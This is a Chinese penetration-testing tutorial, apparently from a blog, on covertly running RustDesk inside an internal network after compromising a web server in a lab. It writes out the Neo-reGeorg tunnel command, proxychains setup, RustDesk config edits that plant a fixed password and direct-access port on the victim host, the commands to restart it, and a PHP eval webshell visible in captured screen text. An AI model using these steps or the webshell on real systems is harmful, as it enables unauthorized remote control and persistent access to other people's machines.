2.2、RustDesk内网使用技巧

2023年9月22日 10:32

By:弱鸡

笔者微信：vivo50KFCKFC

项目地址：https://github.com/RuoJi6/Deskbypass

博客：https://vlog.taoyuan.cool/

工具链接：

链接：https://pan.baidu.com/s/1eRGF3VzJ49SHTl02aWzDPQ?pwd=1fia

提取码：1fia

--来自百度网盘超级会员V4的分享

RustDesk纯内网也可以使用

使用内网IP+端口的方式进行连接

攻击机器kali

A(web)外网win10----->->->-------B(mysql)内网win10

192.168.86.130 192.168.132.129

192.168.132.128


模拟环境：拿到web的权限，通过上传Neo-reGeorg ，代理出网，通过漏洞拿到mysql服务器

web权限这个时候，我想去控制这台机器，通过Neo-reGeorg代理去连接

1、先拿到B机器的webshell权限，或者是数据库执行权限，和之前一样上传RustDesk到服务器


然后启动

python neoreg.py generate -k




生成连接脚本，上传到目标机器，把内外环境代理到本地

sudo vim /etc/proxychains4.conf




设置代理[这个代理是用来连接远程软件的，也就是RustDesk]
开启哥斯拉连接代理

然后就是和之前文章一样，上传RustDesk到目标机器，运行RustDesk



配置文件地址：C:\Users\zyjsuper[用户名]\AppData\Roaming\RustDesk\config



添加密码

C:/Users/zyjsuper/AppData/Roaming/RustDesk/config/RustDesk.toml

```
id = '159798136'
password = 'asdfggh'
salt = ''
key_pair = [
    [],
    [],
]
key_confirmed = false

[keys_confirmed]
```

在修改RustDesk2.toml

在options下增加:

direct-server = 'Y'

direct-access-port = '8080'　　连接端口

RustDesk.toml　RustDesk2.toml

C:/Users/zyjsuper/AppData/Roaming/RustDesk/config/RustDesk2.toml

```
rendezvous_server = ''
nat_type = 0
serial = 0

[options]
direct-server = 'Y'
direct-access-port = '8080'
```

tasklist | findstr rustdesk


kill掉进程

taskkill /f /pid 2588


```
C:/phpstudy_pro/WWW/ >tasklist | findstr rustdesk

rustdesk-1.1.9.exe        2588 Console            1     20,728 K
C:/phpstudy_pro/WWW/ >taskkill /f /pid 2588

成功: 已终止 PID 为 2588 的进程。
C:/phpstudy_pro/WWW/ >
```

再次启动，然后本地使用代理连接

```
┌──(kali㉿kali)-[~]
└─$ proxychains4 rustdesk
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
flutter: launch args: []
flutter: initializing FFI main
flutter: _appType:main,info1-id:551962710fa64f83ba27f6f73428c0d9,info2-name:Kali GNU/Linux,dir:/home/kali/Documents
flutter: _globalFFI init
flutter: _globalFFI init end
flutter: registerEventHandler native_ui native_ui
flutter: registerEventHandler callback_query_onlines recent
flutter: registerEventHandler load_recent_peers recent peer
flutter: handled by uni links: false
flutter: [MultiWindowHandler] active window changed: [0]
```


192.168.132.129:8080
需要密码
验证 RustDesk 密码
密码
asdfggh
记住密码
取消
确认
你的桌面
你的桌面可以通过下面的 ID 和密码访问。
ID
153 375 920
一次性密码
vpyrem
控制远程桌面
192.168.132.129:8080
传输文件
连接
无最近会话，是时候开始新会话了！
size
112
58
74

拿下内外机器


192.168.132.129:8080
此电脑
网络
回收站
控制面板
远程工具
Tools
1
C:\phpstudy_pro\WWW\1.php - Notepad++
1.php
<?php
@eval($_POST[admin]);
?>
RustDesk
你的桌面
ID
正在产生 ...
密码
******
你正在运行未安装版本，由于UAC限制，作为被控端，会在某些情况下无法控制鼠标键盘，或者录制屏幕，请点击下面的按钮将RustDesk安装到系统，从而规避上述问题。
控制远程桌面:8080
输入对方
传输文件
连接
最近访问过
flutter: Register custom cursor with key 192.168.132.
size
112
58
74